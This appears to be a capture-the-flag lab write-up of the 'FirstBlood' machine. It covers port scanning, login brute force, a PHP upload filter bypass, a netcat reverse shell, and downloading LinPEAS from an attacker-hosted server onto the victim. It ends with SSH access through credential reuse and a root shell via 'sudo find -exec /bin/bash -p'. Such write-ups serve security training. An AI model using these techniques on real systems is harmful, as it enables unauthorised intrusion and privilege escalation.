
This report documents the exploitation of the FirstBlood lab environment. The objective was to identify vulnerabilities in the web application, gain initial access, and escalate privileges to root.
🔹 Reconnaissance
I began with a full port scan against the target machine:
nmap 172.18.13.234 -T4 -A -p- -vv 🔍 Open Ports Found: 22/tcp → OpenSSH 9.6 80/tcp → Apache httpd 2.4.65
The web server hosted a corporate website:
SecureCorp — Web Development Services 🔹 Information Gathering
While analyzing the website, I discovered an email address:

info@securelycorp.local
This revealed an internal domain:
securelycorp.local

I added it to my hosts file:
echo "172.18.13.234 securelycorp.local" | sudo tee -a /etc/hosts
🔹 Directory Enumeration
Using directory brute-force techniques, I discovered hidden endpoints:
/admin /upload

Both endpoints required authentication, indicating administrative functionality.
🔹 Admin Panel Discovery
The /admin endpoint redirected to:
/admin/login.php

This confirmed the presence of a login portal.
🔹 Authentication Bypass via Brute Force
Due to lack of rate limiting, a brute-force attack was performed against the login form.
Valid credentials were discovered:
Using burpsuit intruder
Username: admin Password: admin123
Access to the admin dashboard was successfully obtained.
🔹 File Upload Exploitation
Inside the admin panel, a file upload feature was discovered. However, direct PHP uploads were blocked.

🔧 Bypass Technique:
Uploaded file renamed from:
hacker.php → hacker.php.jpg Intercepted request and modified extension back to .php
The payload was then executed at:
http://securelycorp.local/uploads/hacker.php 🔹 Reverse Shell Access
Before execution, a listener was started:
nc -nvlp 1234

Upon triggering the payload, a reverse shell was obtained successfully.
🔹 Initial System Access


After gaining shell access:
/root → access denied
/home → user directory found (webdev)

This confirmed low-privileged access.
🔹 Privilege Enumeration
You have to download linpeas.sh in your pc first using: wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh After at your pc go where you have download host server to download for victim using python3 -m http.server
LinPEAS was transferred and executed for system analysis:
python3 -m http.server 8000 wget http://YOUR IP:8000/linpeas.sh chmod +x linpeas.sh ./linpeas.sh
🔹 Credential Discovery
During enumeration, database credentials were found:

DB_USER: dbuser
DB Password: DevPass2024! 🔹 SSH Access on port 22 we notice while nmap
An SSH service was available on the target.

Initial login attempt with DB user failed, but reuse of credentials with system user succeeded:

Username: webdev Password: DevPass2024!
SSH access was successfully obtained.
🔹 Privilege Escalation
Privilege enumeration revealed sudo misconfiguration:
sudo -l
The user could execute /usr/bin/find with elevated privileges.
🔥 Root Exploitation
Using the misconfigured binary, root access was achieved:
sudo find . -exec /bin/bash -p \;
This spawned a root shell.
🔹 Final Result

Root access was successfully obtained and all flags were retrieved.
THANK YOU!!